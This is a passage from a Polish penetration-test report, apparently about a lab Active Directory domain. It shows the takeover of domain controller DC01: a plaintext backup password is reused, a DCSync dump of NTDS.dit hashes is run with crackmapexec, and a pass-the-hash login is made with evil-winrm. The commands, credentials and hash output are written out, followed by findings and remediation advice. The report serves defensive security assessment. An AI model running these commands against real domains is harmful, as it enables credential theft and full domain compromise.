


Obraz 13: lord_business i jego grupy w narzędziu bloodhound

(**podatność krytyczna** – przechowywanie haseł w backupie bez odpowiedniego szyfrowania i kontroli dostępu oraz hasła w postaci zwykłego tekstu).

Etap 6: Przejęcie kontrolera domeny (DC01)

Mając poświadczenia `lord_business`, przeprowadzono zdalne uwierzytelnienie do kontrolera domeny DC01. Przy pomocy ataku DCSync oraz narzędzia CrackMapExec dokonano zrzutu bazy NTDS.dit, uzyskując hashe wszystkich użytkowników domeny.



Obraz 14: Uprawnienia DCSync użytkownika lord_business na mapie narzędzia bloodhound

```
kali@localhost: ~/machines/bigcorp5 [crackmapexec smb 192.168.1.121 -u lord_business -p TAK0Tuesday! --ntds]
SMB 192.168.1.121 445 DC01 [Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:bigcorp.local) (signing:True) (SMBv1:False)]
SMB 192.168.1.121 445 DC01 [+] bigcorp.local\lord_business:TAK0Tuesday! (Pun3d!)
SMB 192.168.1.121 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.121 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bffa1c7:::
SMB 192.168.1.121 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.121 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:615cceb19ea6479af4aa9288b16c923:::
```

Obraz 15: Zrzut skrótów haseł z bazy NTDS.dit na kontrolerze domeny używając crackmapexec

Zalogowano się zdalnie jako Administrator domenowy za pomocą evil-winrm co skutkowało całkowitym przejęciem domeny bigcorp.local

logowanie do kontrolera domeny przy użyciu evil-winrm

```
evil-winrm -i 192.168.1.121 -u Administrator -H 7dfa0531d73101ca080c7379a9bffa1c7
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
undefined method `quoting\_detection\_proc' for module Reline`

Data: For more information, check Evil-WinRM GitHub:

<<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\\Users\\Administrator\\Documents> hostname; whoami

DC01

bigcorp\\administrator

Pliki które przesyłał tester zostały przez niego usunięte.

Wnioski końcowe

Test penetracyjny ujawnił poważne zaniedbania w zakresie bezpieczeństwa systemów Windows i kontroli dostępu w środowisku domenowym. W szczególności:

- Brak walidacji przy uploadzie plików
 - Przechowywanie haseł w plikach backupu w postaci jawnej
 - Brak segmentacji uprawnień (użytkownik z backupu miał dostęp do haseł kont domenowych)
 - Użytkownicy z uprawnieniami lokalnych administratorów w wielu hostach
-

Zalecenia

1. Wdrożyć kontrolę typu MIME oraz rozszerzeń w mechanizmach uploadu.
→ <https://dev.to/einlinuus/how-to-upload-files-with-php-correctly-and-securely-1kng>
2. Zabezpieczyć dostęp do udziałów sieciowych, zwłaszcza backupów.
3. Wymusić politykę haseł oraz ich rotację.
→ <https://blog.netwrix.com/active-directory-password-policy>
4. Używać DPAPI lub BitLocker do ochrony danych lokalnych.
→ <https://www.ucl.ac.uk/isd/how-to/how-to-enable-bitlocker-encryption-windows>
5. Ograniczyć prawa użytkowników lokalnych – zwłaszcza zdalnych adminów.
-><https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models>

6. Monitorować aktywność użytkowników z uprawnieniami domenowymi.
7. Wprowadzić oprogramowanie antywirusowe